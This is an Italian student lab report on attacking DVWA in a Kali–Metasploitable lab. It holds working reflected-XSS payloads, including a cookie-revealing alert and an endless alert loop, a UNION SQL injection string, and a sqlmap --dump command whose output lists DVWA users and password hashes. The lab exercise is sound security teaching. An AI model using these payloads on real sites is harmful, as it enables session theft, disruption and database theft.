

EXPLOIT DVVWA XSS e SQL INJECTION

TASK

Consegna:

XSS

1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.


SQL

1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

ANALISI E VALUTAZIONE


Per prima cosa assicuriamoci di avere la macchina Kali e Metasploitable comunicanti tra loro, e quindi sulla stessa rete interna.



XSS


Dopo aver settato la sicurezza su LOW andiamo nella sezione XSS REFLECTED e andiamo a scrivere il nostro primo script alert sulla barra “Whats your name”, il quale ci fornirà una finestra con su scritto ciò che inseriamo nello script. Quest’ultimo sarà:

```
<script>alert('ATTENZIONE')</script>
```




Il secondo script che andremo ad inserire ci fornirà il testo inserito sottoforma di corsivo inserendo lo script:

```
<i> “TESTO”
```




Un ulteriore script sarà quello di poter fare uscire a finestra il cookie della sezione, il cui script sarà:

```
<script>alert(document.cookie)</script>
```




Potremo inserire un ulteriore script con un ciclo while che costringerà all'user a dover cliccare su OK fino a quando non blocca la finestra da noi creata con lo script seguente:

```
<script>while(true){alert("TESTO");}</script>
```



Dopo il primo click su OK:



Spuntando la casella e cliccando su OK lo script si conclude.

SQL

Andiamo innanzitutto nella sezione SQL injection. La prima cosa sarà quella di controllare le injection, ovvero andare a testare se i caratteri speciali, gli union, gli operatori logici e apici venivano letti, di fatti possiamo utilizzare lo script:

`%' or 0=0 union select null, user() #`

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso


ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: root@localhost

Come si può vedere ci venivano forniti tutti i dettagli degli User_ID


Avremo potuto sfruttare SQLMAP per poter andare a cercare il database con tutte le informazioni riguardanti gli utenti come anche le loro password, e per farlo andiamo da terminale ed apriamo Burpsuite.

La cosa da fare inizialmente è cercare nel GET della pagina di <http://192.168.50.101/dvwa/vulnerabilities/sqli/> il cookie della sessione ed andare a copiare tutta la stringa incluso anche il PHPSESSID e lo script da utilizzare da terminale sarà il seguente:



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=c6157c343dfa82523c2523918f0767e7" --dump
```

Andandolo ad eseguire ci fornirà il database di cui abbiamo bisogno:



```
Database: dvwa  
Table: guestbook  
[1 entry]  
+-----+-----+-----+  
| comment_id | name | comment |  
+-----+-----+-----+  
| 1 | test | This is a test comment. |  
+-----+-----+-----+  
[10:59:01] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/guestbook.csv'  
[10:59:01] [INFO] fetching columns for table 'users' in database 'dvwa'  
[10:59:02] [INFO] fetching entries for table 'users' in database 'dvwa'  
[10:59:02] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]  
n  
do you want to crack them via a dictionary-based attack? [Y/n/q] n  
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+-----+-----+  
| user_id | user | avatar | password |  
| last_name | first_name |  
+-----+-----+-----+-----+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |  
+-----+-----+-----+-----+
```